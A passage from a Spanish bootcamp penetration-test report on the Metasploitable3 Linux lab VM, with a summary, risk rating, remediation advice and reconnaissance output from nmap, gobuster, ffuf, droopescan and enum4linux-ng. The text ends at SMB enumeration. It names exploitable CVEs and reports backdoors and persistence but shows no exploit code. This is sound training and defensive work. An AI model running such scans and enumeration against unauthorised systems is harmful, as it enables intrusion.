



# Informe Pentest

## Metasploitable3 Linux

Begoña Rodríguez Arteaga

Begoña Rodríguez Arteaga

Bootcamp Ciberseguridad Full Time

Mayo 2025

## ÍNDICE INFORME PENTEST

Introducción

Objetivos

Requisitos

Resumen ejecutivo

Nivel general de riesgo

Recomendaciones generales

Informe de penetración

Caja negra

Reconocimiento y enumeración de puertos

FTP (Puerto 21)

SSH (Puerto 22)

HTTP (Puerto 80)

SMB (Puerto 445)

CUPS (Puerto 631)

MySQL (Puerto 3306)

Ruby/Rails (Puerto 3500)

IRC/UnrealIRC (Puerto 6697)

HTTP Jetty (Puerto 8080)

Análisis de vulnerabilidades

Explotación, post-explotación y escalada de privilegios

Vulnerabilidades de servicios

FTP (Puerto 21)

SSH (Puerto 22)

HTTP (Puerto 80)

SMB (Puerto 445)

CUPS (Puerto 631)

MySQL (Puerto 3306)

Ruby/Rails (Puerto 3500)

IRC/UnrealIRC (Puerto 6697)

HTTP Jetty (Puerto 8080)

Vulnerabilidades web

Caja blanca

Análisis de vulnerabilidades

Referencias

## Introducción

En este informe recogemos el proceso y los resultados de la auditoría de seguridad (pentesting) llevada a cabo sobre la máquina virtual Metasploitable3 (basada en Ubuntu 14.04). Este entorno, diseñado con fines educativos y de formación práctica, representa un sistema deliberadamente vulnerable, ideal para simular ataques maliciosos reales y estudiar la respuesta del sistema ante distintas técnicas ofensivas.

El análisis se ha realizado aplicando una metodología de caja negra, replicando el enfoque de un atacante sin información previa del sistema objetivo y de caja blanca, donde se analizan las vulnerabilidades encontradas con las credenciales de la máquina objetivo. Para ello, se han utilizado dos herramientas principales: OpenVAS y Nessus, que han permitido identificar las vulnerabilidades presentes en los servicios accesibles desde el exterior.

El informe incluye el escaneo y recopilación de datos, la explotación de los servicios a través de las vulnerabilidades detectadas, así como ejercicios de elevación de privilegios y post-exploitación, con el fin de evaluar el verdadero impacto que estas debilidades podrían tener en un entorno real comprometido.

Durante el proceso hemos analizado y explotado todos los servicios y puertos detectados, incluyendo FTP, SSH, HTTP, CUPS, y aplicaciones web como Drupal, entre otros. La combinación de escaneo automatizado y explotación manual ha permitido evaluar el sistema desde una perspectiva completa, abarcando tanto la fase de reconocimiento como las de explotación de los servicios.

Este informe detalla las vulnerabilidades encontradas, clasificándolas por su nivel de criticidad (Crítica, Alta, Media y Baja), e incluye para cada una su descripción técnica, CVE (si aplica), vector de ataque, servicios y puertos implicados. También disponemos de un análisis global del estado de seguridad del sistema y una valoración del impacto potencial que podrían tener estas vulnerabilidades en un entorno productivo real.

## Objetivos

El objetivo principal de este test de penetración es la evaluación de forma integral de la seguridad del sistema Metasploitable3, simulando un ataque real desde el exterior mediante una metodología de caja negra. Esto implica que el análisis se ha realizado sin disponer de información previa sobre la estructura del sistema, tal y como lo haría un atacante externo. El propósito no es solo detectar vulnerabilidades, sino también comprender cómo podrían ser aprovechadas en un escenario real y hasta qué punto podrían comprometer la confidencialidad, integridad y disponibilidad del sistema.

## Requisitos

La ejecución de un test de penetración efectivo requiere el cumplimiento de una serie de requisitos técnicos, organizativos y metodológicos que permitan garantizar tanto la validez de los resultados como el respeto a las buenas prácticas de seguridad.

En primer lugar, es necesario disponer de un entorno controlado de pruebas que permita realizar ataques sin riesgo para sistemas en producción. En este caso, hemos utilizado la máquina virtual Metasploitable3, diseñada específicamente como plataforma vulnerable para prácticas formativas, alojada en un entorno virtualizado bajo VirtualBox, con una red interna tipo NAT compartida con la máquina atacante (Kali Linux), asegurando el aislamiento del tráfico generado durante las pruebas.

A nivel de software, ha sido imprescindible contar con un conjunto de herramientas de auditoría de seguridad debidamente instaladas y configuradas. Entre ellas destacan Nmap para el escaneo de puertos y servicios, Nessus y OpenVAS para el análisis de vulnerabilidades, y Metasploit Framework para la explotación de fallos identificados. También se emplearon herramientas como Gobuster, Ffuf, Enum4linux-NG, Droopescan, y herramientas para post-exploitación como Linux Exploit Suggester.

Desde el punto de vista metodológico, se ha definido un marco estructurado que incluye las etapas de reconocimiento, análisis de vulnerabilidades, explotación, escalada de privilegios y post-exploitación. Esta estructura garantiza un enfoque sistemático y coherente que permite simular con fidelidad el comportamiento de un atacante real.

Por último, para garantizar la trazabilidad y la capacidad de reproducción del análisis, se requería un registro exhaustivo de los procedimientos realizados, incluyendo comandos utilizados, herramientas aplicadas, sesiones establecidas y resultados obtenidos. Esta documentación es fundamental tanto para la elaboración de este informe como para posteriores fines formativos o divulgativos.

## Resumen ejecutivo

El presente informe recoge los resultados de un test de penetración realizado sobre la máquina Metasploitable3, un entorno deliberadamente vulnerable diseñado para prácticas formativas en ciberseguridad. El análisis se ha llevado a cabo aplicando una metodología de caja negra, lo que implica el desconocimiento total del sistema o de sus credenciales, replicando así el enfoque real de un atacante externo.

Durante el proceso se identificaron múltiples servicios expuestos a través de distintos puertos, tales como FTP, SSH, HTTP, Samba, MySQL, CUPS y aplicaciones web como Drupal o phpMyAdmin. A través de herramientas de escaneo como Nmap, Nessus y OpenVAS se localizaron numerosas vulnerabilidades, muchas de ellas de severidad crítica. Después, realizamos pruebas de explotación manual, utilizando principalmente Metasploit, lo que permitió comprobar la viabilidad práctica de muchas de estas vulnerabilidades y obtener acceso al sistema en varias ocasiones, tanto como usuario limitado como con privilegios root.

Se ha llevado a cabo con éxito la escalada de privilegios, la creación de puertas traseras, el acceso a contraseñas en texto claro, además de la obtención de sesiones persistentes. Esto ha permitido una evaluación integral del impacto real que tendría una intrusión maliciosa en un entorno productivo con una configuración similar. La combinación de escaneo automatizado, explotación manual y análisis post-explotación ha construido un diagnóstico técnico riguroso sobre el estado de seguridad del sistema evaluado.

## Nivel General de Riesgo

El nivel general de riesgo identificado en esta auditoría se clasifica como crítico. Esta valoración se fundamenta en la presencia de múltiples vulnerabilidades conocidas que permiten la ejecución remota de código sin autenticación previa, el acceso completo al sistema mediante escalada de privilegios, y la falta de medidas básicas de endurecimiento del sistema.

Se han identificado servicios como ProFTPD (CVE-2015-3306) y UnrealIRCd (CVE-2010-2075) con vulnerabilidades que permiten una explotación directa y efectiva. También hemos podido comprobar la exposición de interfaces administrativas críticas como phpMyAdmin o Apache Continuum, muchas veces sin autenticación o con credenciales por defecto. A ello se suma la posibilidad de establecer persistencia mediante el programador de tareas cron y la creación de usuarios root sin restricciones, lo que permite a un atacante mantener el control total del sistema incluso tras su reinicio.

## Recomendaciones Generales

Ante los hallazgos obtenidos, planteamos una serie de medidas correctivas y preventivas que permitan el refuerzo de la seguridad del sistema.

En primer lugar, recomendamos la actualización de todos los servicios y software identificados como vulnerables, prestando especial atención a los servicios FTP, IRC, MySQL, Apache y Drupal, cuyas versiones actuales contienen fallos críticos de seguridad. También deben desactivarse aquellos servicios innecesarios o inseguros, como IRC, FTP anónimo o accesos SMB sin autenticación, reduciendo así los vectores de ataque.

Es de vital importancia la implementación de políticas robustas de control de acceso, eliminando las credenciales por defecto de los servicios, reforzando los mecanismos de autenticación y deshabilitando accesos remotos no autorizados. La gestión de contraseñas debe ser revisada, exigiendo una complejidad máxima, la rotación periódica y un bloqueo por intentos fallidos.

Desde el punto de vista del reforzamiento del sistema, deben establecerse restricciones sobre los archivos y servicios sensibles, deshabilitar métodos HTTP inseguros, ocultar versiones de software en los encabezados de respuesta, y restringir el acceso a interfaces administrativas únicamente a direcciones IP autorizadas.

Por último, se recomienda establecer un sistema de monitorización activa de eventos de seguridad (SIEM, alertas de logs, detección de intrusiones), junto con la programación de auditorías periódicas que evalúen la evolución de la postura de seguridad del entorno.

La aplicación sistemática de estas medidas no solo mitigará los riesgos actualmente identificados, sino que aumentará significativamente la resiliencia del sistema ante futuros vectores de ataque.


## Informe de penetración

En un pentest de caja negra, se realiza la simulación de un ataque externo sin conocimiento previo del sistema objetivo, replicando así el comportamiento de un atacante real. Las etapas comienzan con el reconocimiento pasivo y activo, donde se recolecta información pública sobre los sistemas y servicios expuestos. Luego, realizamos un escaneo para identificar puertos abiertos y vulnerabilidades potenciales. Con esta información, procedemos a la explotación de fallos detectados para obtener un acceso no autorizado. Si se logra una intrusión, realizamos la post-explotación del servicio, donde se identifican las posibles rutas de escalada de privilegios.

### Caja negra

#### Reconocimiento y enumeración de puertos

Iniciamos el pentest para el reconocimiento y enumeración de los puertos buscando la dirección IP de la máquina víctima Metasploitablev3 con la herramienta netdiscover, con el comando **netdiscover -r 10.0.2.0/24**, donde 10.0.2.0/24 es la dirección IP de la red, a la que están conectadas tanto la máquina Kali Linux como la Metasploitable3, ya que se encuentran en la misma red NAT.



The terminal shows the command \$ netdiscover -r 10.0.2.0/24 being run. Below it is a table of discovered hosts:

IP	At	MAC Address	Count	Len	MAC Vendor / Hostname
10.0.2.1	52:54:00:12:35:00		1	60	Unknown vendor
10.0.2.2	52:54:00:12:35:00		1	60	Unknown vendor
10.0.2.3	08:00:27:56:1a:f8		1	60	PCS Systemtechnik GmbH
10.0.2.7	08:00:27:d5:da:e6		1	60	PCS Systemtechnik GmbH

La dirección IP de Metasploitable3 es 10.0.2.7.

Para la enumeración de los puertos, vamos a utilizar la herramienta nmap, con el comando **nmap -p- -sV 10.0.2.7**, donde -p- escanea todos los puertos y -sV nos muestra las versiones de los servicios activos en cada puerto.



```
Nmap scan report for 10.0.2.7
Host is up (0.0015s latency).
Not shown: 65524 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          ProFTPD 1.3.5
22/tcp    open  ssh          OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http         Apache httpd 2.4.7
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
631/tcp   open  ipp          CUPS 1.7
3000/tcp  closed  ppp
3306/tcp  open  mysql        MySQL (unauthorized)
3500/tcp  open  http         WEBrick httpd 1.3.1 (Ruby 2.3.8 (2018-10-18))
6697/tcp  open  irc          UnrealIRCd
8080/tcp  open  http         Jetty 8.1.7.v20120910
8181/tcp  closed  intermapper
MAC Address: 08:00:27:D5:DA:E6 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: Hosts: 127.0.2.1, METASPLOITABLE3-UB1404, irc.TestIRC.net; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

Para una enumeración más profunda de cada puerto y los servicios que contiene cada uno, utilizaremos el comando `nmap -p- 10.0.2.7 -A`, donde `-p-` escaneará todos los puertos y; `-A` que nos servirá para obtener toda la información relacionada con los puertos.

```
(beg㉿kali)-[~]
$ nmap -p- 10.0.2.7 -A
```

```
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-23 20:58 CEST
Nmap scan report for 10.0.2.7
Host is up (0.0017s latency).
Not shown: 65524 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          ProFTPD 1.3.5
22/tcp    open  ssh          OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 2b:2e:1f:a4:54:26:87:76:12:26:59:58:0d:da:3b:04 (DSA)
|   2048 c9:ac:70:ef:f8:de:8b:a3:a3:44:ab:3d:32:0a:5c:6a (RSA)
|   256 c0:49:cc:18:7b:27:a4:07:0d:2a:0d:bb:42:4c:36:17 (ECDSA)
|   256 a0:76:f3:76:f8:f0:70:4d:09:ca:e1:10:fd:a9:cc:0a (ED25519)
80/tcp    open  http         Apache httpd 2.4.7
|_http-server-header: Apache/2.4.7 (Ubuntu)
| http-ls: Volume /
| SIZE     TIME           FILENAME
| -        2020-10-29 19:37  chat/
| -        2011-07-27 20:17  drupal/
| 1.7K    2020-10-29 19:37  payroll_app.php
| -        2013-04-08 12:06  phpmyadmin/
|
|_http-title: Index of /
445/tcp   open  netbios-ssn Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
```

```
631/tcp  open  ipp          CUPS 1.7
| http-robots.txt: 1 disallowed entry
|_/
|_http-title: Home - CUPS 1.7.2
|_http-server-header: CUPS/1.7 IPP/2.1
| http-methods:
|_ Potentially risky methods: PUT
3000/tcp closed  ppp
3306/tcp open  mysql        MySQL (unauthorized)
3500/tcp open  http         WEBrick httpd 1.3.1 (Ruby 2.3.8 (2018-10-18))
|_http-server-header: WEBrick/1.3.1 (Ruby/2.3.8/2018-10-18)
| http-robots.txt: 1 disallowed entry
|_/
|_http-title: Ruby on Rails: Welcome aboard
6697/tcp open  irc          UnrealIRCd
| irc-info:
| users: 1
| servers: 1
| lusers: 1
| lservers: 0
|_server: irc.TestIRC.net
8080/tcp open  http         Jetty 8.1.7.v20120910
|_http-server-header: Jetty(8.1.7.v20120910)
|_http-title: Error 404 - Not Found
8181/tcp closed  intermapper
MAC Address: 08:00:27:D5:DA:E6 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Aggressive OS guesses: Linux 3.2 - 4.14 (98%), Linux 3.8 - 3.16 (98%), Linux 3.10 - 4.11 (94%), Linux 3.13 - 4.4 (94%), Linux 3.13 (94%), Linux 3.13 - 3.16 (94%), OpenWrt Chaos Calmer 15.05 (Linux 3.18) or Designated Driver (Linux 4.1 or 4.4) (94%), Linux 4.10 (94%), Android 5.0 - 6.0.1 (Linux 3.4) (94%), Android 8 - 9 (Linux 3.18 - 4.4) (94%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: Hosts: 127.0.2.1, METASPLOITABLE3-UB1404, irc.TestIRC.net; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

```

Host script results:
| smb2-time:
|   date: 2025-05-23T19:00:15
|   start_date: N/A
|_ clock-skew: mean: 2s, deviation: 2s, median: 0s
| smb2-security-mode:
|   3:1:1:
|       Message signing enabled but not required
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.3.11-Ubuntu)
|   Computer name: metasploitable3-ub1404
|   NetBIOS computer name: METASPLOITABLE3-UB1404\x00
|   Domain name: \x00
|   FQDN: metasploitable3-ub1404
|_ System time: 2025-05-23T19:00:16+00:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_ message_signing: disabled (dangerous, but default)

```

**TRACEROUTE**

HOP	RTT	ADDRESS
1	1.69 ms	10.0.2.7

Durante el escaneo completo de puertos TCP, se identificaron 12 puertos abiertos en la máquina objetivo. Cada uno corresponde a servicios potencialmente vulnerables que podrían ser aprovechados en fases posteriores del pentest.

En primer lugar, el puerto 21/tcp aloja el servicio ProFTPD versión 1.3.5, conocido por haber tenido múltiples vulnerabilidades a lo largo de su historia, incluyendo problemas de ejecución remota de código y puertas traseras (como la que afectó a la versión 1.3.3c). Aunque la versión 1.3.5 no presenta de por sí una puerta trasera, sigue siendo necesaria su revisión.

En el puerto 22/tcp se encuentra OpenSSH 6.6.1p1, corriendo sobre Ubuntu. Esta versión es antigua y puede ser vulnerable a ataques de tipo timing, reutilización de contraseñas o acceso por credenciales débiles. Se identificaron múltiples claves públicas del servidor (DSA, RSA, ECDSA, ED25519), lo que sugiere una configuración con soporte para autenticación variada, lo que debe analizarse en la fase de enumeración de usuarios.

El puerto 80/tcp se aloja el servidor Apache HTTPD 2.4.7 sobre Ubuntu. A través de la técnica http-ls, se ha identificado un índice de directorios habilitado, mostrando los siguientes recursos: chat/, drupal/, phpmyadmin/ y el archivo payroll\_app.php. Esto representa un vector crítico para la exploración de vulnerabilidades web, ya que incluye aplicaciones complejas

(como Drupal y phpMyAdmin) que históricamente han presentado fallos graves de seguridad, incluyendo ejecución remota de código y bypasses de autenticación.

El puerto 445/tcp revela un servicio Samba smbd 4.3.11 operando en un entorno Ubuntu. Según los scripts NSE (smb-os-discovery, smb-security-mode), se ha identificado que la firma de mensajes SMB está deshabilitada, lo cual representa un vector de ataque para ataques man-in-the-middle. Además, Samba 4.3.11 puede ser vulnerable a exploits como CVE-2017-7494, que permite carga de librerías compartidas desde recursos remotos.

En el puerto 631/tcp, se detecta un servidor CUPS 1.7.2. El análisis HTTP muestra que soporta métodos peligrosos como PUT, lo cual podría permitir la carga de archivos maliciosos si no se encuentra adecuadamente restringido. El banner expuesto por el servidor web también confirma el uso del protocolo IPP/2.1, lo cual puede ser explorado con herramientas como ippfind o cupsctl.

El puerto 3306/tcp tiene expuesto un servicio MySQL, que respondió al escaneo, pero indicó acceso no autorizado. Aun así, el hecho de que no haya requerido login para responder puede indicar configuración por defecto o presencia de usuarios sin contraseña, que debe validarse directamente mediante MySQL o herramientas como SQLMap.

En el puerto 3500/tcp, encontramos el servidor WEBrick 1.3.1 corriendo Ruby 2.3.8, presentando una landing page por defecto de Ruby on Rails. WEBrick es un servidor ligero que no debe utilizarse en producción y, sumado al uso de una versión antigua de Rails, es susceptible a múltiples vulnerabilidades, especialmente aquellas asociadas a deserialización insegura o rutas mal protegidas.

El puerto 6697/tcp expone un servidor IRC, identificado como UnrealIRCd. La versión no fue especificada, pero UnrealIRCd v3.2.8.1 es conocida por haber tenido una puerta trasera que permitía la ejecución de comandos remotos directamente al conectarse por IRC. Este vector es ideal para explotación automatizada desde Metasploit.

En el puerto 8080/tcp, se encuentra un servidor Jetty 8.1.7, que al acceder devuelve un error 404. Jetty ha presentado históricamente múltiples vulnerabilidades, incluyendo ejecución remota de código y problemas de deserialización Java, lo que convierte este puerto en candidato para pruebas más exhaustivas mediante fuzzing o escaneo de directorios.

Adicionalmente, se identificó el nombre de equipo como METASPLOITABLE3-UB1404, ejecutándose en un dominio sin nombre configurado. La detección del sistema operativo indica con alta probabilidad un kernel Linux en versiones entre 3.2 y 4.14.

## FTP (Puerto 21)

Hacemos la enumeración del puerto 21 con el servicio FTP con el comando **nmap -sV -p 21 10.0.2.7.**

```
(beg㉿kali)-[~]
$ nmap -sV -p 21 10.0.2.7
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-28 00:08 CEST
Nmap scan report for 10.0.2.7
Host is up (0.00093s latency).

PORT      STATE SERVICE VERSION
21/tcp    open  ftp      ProFTPD 1.3.5
MAC Address: 08:00:27:42:5B:48 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Unix
```

Hemos realizado un escaneo específico al puerto 21 mediante el comando **nmap -sV -p 21 10.0.2.7** con el objetivo de identificar el servicio y su versión. El resultado ha confirmado que el puerto 21/tcp se encuentra abierto y ejecuta un servicio FTP gestionado por ProFTPD versión 1.3.5, corriendo sobre un sistema operativo tipo Unix. Esta información es crucial para evaluar posibles vulnerabilidades asociadas al servicio FTP en función de la versión detectada, como fallos conocidos en ciertas configuraciones de ProFTPD.

## SSH (Puerto 22)

Realizamos la enumeración del puerto 22 con el servicio SSH con el comando `nmap --script ssh-hostkey -p22 10.0.2.7`.

```
(beg㉿kali)-[~]
└─$ nmap --script ssh-hostkey -p22 10.0.2.7
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-23 22:09 CEST
Nmap scan report for 10.0.2.7
Host is up (0.00075s latency).


PORT      STATE SERVICE
22/tcp    open  ssh
| ssh-hostkey:
|   1024 2b:2e:1f:a4:54:26:87:76:12:26:59:58:0d:da:3b:04 (DSA)
|   2048 c9:ac:70:ef:f8:de:8b:a3:a3:44:ab:3d:32:0a:5c:6a (RSA)
|   256 c0:49:cc:18:7b:27:a4:07:0d:2a:0d:bb:42:4c:36:17 (ECDSA)
|_  256 a0:76:f3:76:f8:f0:70:4d:09:ca:e1:10:fd:a9:cc:0a (ED25519)
MAC Address: 08:00:27:D5:DA:E6 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
```

Esto nos devuelve como resultado que el servicio SSH expone cuatro tipos de claves públicas: una clave DSA de 1024 bits, una RSA de 2048 bits, una ECDSA de 256 bits y una ED25519 de 256 bits. La presencia de claves modernas como ECDSA y ED25519 indican soporte para métodos de autenticación más seguros, aunque el uso de una clave DSA representa una mala práctica, ya que este tipo de clave está obsoleto y es considerado inseguro.

Estos fingerprints permiten identificar de forma única al host, detectar posibles duplicaciones en la red y podrían utilizarse para comparar con otros sistemas que usen claves compartidas, lo cual sería indicativo de una mala gestión de llaves SSH. Además, esta información resulta útil para planificar ataques de autenticación basados en fuerza bruta o reutilización de claves conocidas, especialmente si se logran enumerar usuarios con credenciales válidas y con privilegios elevados en el sistema.

## HTTP (Puerto 80)

Para la enumeración del puerto 80 accedemos directamente a la web <http://10.0.2.7/>, Encontramos tres carpetas, chat, drupal y phpmyadmin y un archivo, payroll\_app.php.



## Index of /

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
<a href="#">chat/</a>	2020-10-29 19:37	-	
<a href="#">drupal/</a>	2011-07-27 20:17	-	
<a href="#">payroll_app.php</a>	2020-10-29 19:37	1.7K	
<a href="#">phpmyadmin/</a>	2013-04-08 12:06	-	

Con GoBuster, hacemos una enumeración de las carpetas existentes con el comando

```
gobuster dir -u http://10.0.2.7 -w /usr/share/wordlists/dirb/common.txt -x php,html,txt
```

```
(beg㉿kali)-[~]
$ gobuster dir -u http://10.0.2.7 -w /usr/share/wordlists/dirb/common.txt -x php,html,txt

Starting gobuster in directory enumeration mode
=====
/.php          (Status: 403) [Size: 279]
/.html         (Status: 403) [Size: 280]
/.hta          (Status: 403) [Size: 279]
/.hta.txt      (Status: 403) [Size: 283]
/.hta.html     (Status: 403) [Size: 284]
/.hta.php      (Status: 403) [Size: 283]
/.htaccess     (Status: 403) [Size: 284]
/.htaccess.php (Status: 403) [Size: 288]
/.htpasswd.html (Status: 403) [Size: 289]
/.htpasswd     (Status: 403) [Size: 284]
/.htpasswd.txt (Status: 403) [Size: 288]
/.htpasswd.php (Status: 403) [Size: 288]
/.htaccess.txt (Status: 403) [Size: 288]
/.htaccess.html (Status: 403) [Size: 289]
/cgi-bin/       (Status: 403) [Size: 283]
/cgi-bin/.html  (Status: 403) [Size: 288]
/cgi-bin/.php   (Status: 403) [Size: 287]
/chat          (Status: 301) [Size: 302] [→ http://10.0.2.7/chat/]
/drupal         (Status: 301) [Size: 304] [→ http://10.0.2.7/drupal/]
/phpmyadmin    (Status: 301) [Size: 308] [→ http://10.0.2.7/phpmyadmin/]
/server-status (Status: 403) [Size: 288]
/uploads        (Status: 301) [Size: 305] [→ http://10.0.2.7/uploads/]
```

Con la herramienta ffuf intentamos sacar más información para la enumeración con el comando `ffuf -u http://10.0.2.7/FUZZ -w /usr/share/wordlists/dirb/common.txt`

```
(beg㉿kali)-[~]
$ ffuf -u http://10.0.2.7/FUZZ -w /usr/share/wordlists/dirb/common.txt
```

.htaccess	[Status: 403, Size: 284, Words: 21, Lines: 11, Duration: 8ms]
.hta	[Status: 403, Size: 279, Words: 21, Lines: 11, Duration: 23ms]
cgi-bin/	[Status: 403, Size: 283, Words: 21, Lines: 11, Duration: 3ms]
chat	[Status: 301, Size: 302, Words: 20, Lines: 10, Duration: 2ms]
.htpasswd	[Status: 403, Size: 284, Words: 21, Lines: 11, Duration: 509ms]
drupal	[Status: 301, Size: 304, Words: 20, Lines: 10, Duration: 3ms]
phpmyadmin	[Status: 200, Size: 1346, Words: 91, Lines: 19, Duration: 1300ms]
server-status	[Status: 301, Size: 308, Words: 20, Lines: 10, Duration: 3ms]
uploads	[Status: 403, Size: 288, Words: 21, Lines: 11, Duration: 13ms]
	[Status: 301, Size: 305, Words: 20, Lines: 10, Duration: 2ms]



El escaneo ha revelado múltiples rutas relevantes: /drupal, indicando un CMS Drupal funcional; /phpmyadmin, que sugiere la presencia de un panel de administración MySQL potencialmente accesible; y /uploads, que puede permitir la subida de archivos, comúnmente explotado en entornos mal configurados.

También se ha detectado directorios como /chat y /cgi-bin/, y archivos sensibles bloqueados como .htaccess y .htpasswd, todos con estado 403, lo que indica su existencia aunque protegidos por el servidor. Estos hallazgos amplían considerablemente la superficie de ataque y deben priorizarse para análisis de vulnerabilidades o pruebas de explotación.

En <http://10.0.2.7/chat/> encontramos un cajetín donde poner un nombre, que nos lleva a otro cajetín donde poder comenzar una conversación. Introducimos el nombre de admin y nos lleva a otra nueva pantalla con un cajetín. Es una aplicación de chat básica en tiempo real. Esta aplicación permite introducir un nombre de usuario y enviar mensajes a través de una interfaz web básica. Es recomendable el análisis el código fuente del formulario o interceptar las peticiones para identificar si se ejecutan comandos del lado del servidor.

Please enter your name to continue:

Name:



Hemos realizado un análisis específico sobre el CMS Drupal encontrado en la ruta `http://10.0.2.7/drupal/` utilizando la herramienta Droopescan con el comando `docker run --rm droopescan-fixed scan drupal -u http://10.0.2.7/drupal --method ok`

El escaneo ha revelado que el sitio está basado en Drupal versión 7.x, con posibles versiones entre la 7.2 y la 7.5, todas ellas potencialmente vulnerables a la conocida vulnerabilidad CVE-2018-7600 (también conocida como Drupalgeddon 2), que permite ejecución remota de código sin necesidad de autenticación previa.

Se han detectado los módulos activos profile, php, image, siendo el módulo php de especial interés, ya que permite la ejecución de código PHP directamente desde la interfaz administrativa. También se identificaron los temas por defecto seven y garland, lo que indica que probablemente se trata de una instalación sin personalizar, reforzando la hipótesis de una configuración débil o en pruebas.

```
(beg㉿kali)-[~/droopescan-docker]
$ docker run --rm droopescan-fixed scan drupal -u http://10.0.2.7/drupal --method ok

[+] Plugins found:
profile http://10.0.2.7/drupal/modules/profile/
php http://10.0.2.7/drupal/modules/php/
image http://10.0.2.7/drupal/modules/image/

[+] Themes found:
seven http://10.0.2.7/drupal/themes/seven/
garland http://10.0.2.7/drupal/themes/garland/

[+] Possible version(s):
7.2
7.3
7.4
7.5

[+] Possible interesting urls found:
Default changelog file - http://10.0.2.7/drupal/CHANGELOG.txt

[+] Scan finished (0:00:08.528653 elapsed)
```

Accedemos al panel de administración phpMyAdmin desde la ruta <http://10.0.2.7/phpmyadmin/>. Esta herramienta permite la gestión gráfica de bases de datos MySQL/MariaDB, y si se encuentra expuesta públicamente sin restricciones adecuadas (como una doble autenticación o una restricción por IP o HTTPS), representa un objetivo de alto riesgo. La interfaz muestra un formulario de autenticación para el acceso, lo que invita a intentar ataques de diccionario si no se aplican mecanismos de protección como bloqueos por intentos fallidos o autenticación multifactor.

The screenshot shows the phpMyAdmin login interface. At the top, there is a navigation bar with links to 'Docs', 'Kali Forums', 'Kali NetHunter', 'Exploit-DB', 'Google Hacking DB', and 'OffSec'. Below the navigation bar, the phpMyAdmin logo (a sailboat icon) is displayed, followed by the text 'Welcome to phpMyAdmin'. There are two main input fields: 'Language' (set to 'English') and 'Log in'. The 'Log in' section contains 'Username:' and 'Password:' fields, both currently empty. A 'Go' button is located at the bottom right of the login form.

El conjunto de aplicaciones descubiertas en el puerto 80 sugiere un entorno altamente expuesto y con múltiples superficies de ataque potenciales. Desde la presencia de Drupal vulnerable a la ejecución remota, pasando por aplicaciones interactivas sin control de entrada, hasta herramientas de administración como phpMyAdmin accesibles sin restricciones visibles, que confirman un escenario ideal para cualquier ataque malicioso.

Begoña Rodríguez Arteaga

## SMB (Puerto 445)

Comenzamos la enumeración en SMB con la herramienta enum4linux-ng, con el comando

```
python enum4linux-ng.py -A 10.0.2.7
```

```
[+] (enum4env)–(beg㉿kali)-[~/enum4linux-ng]
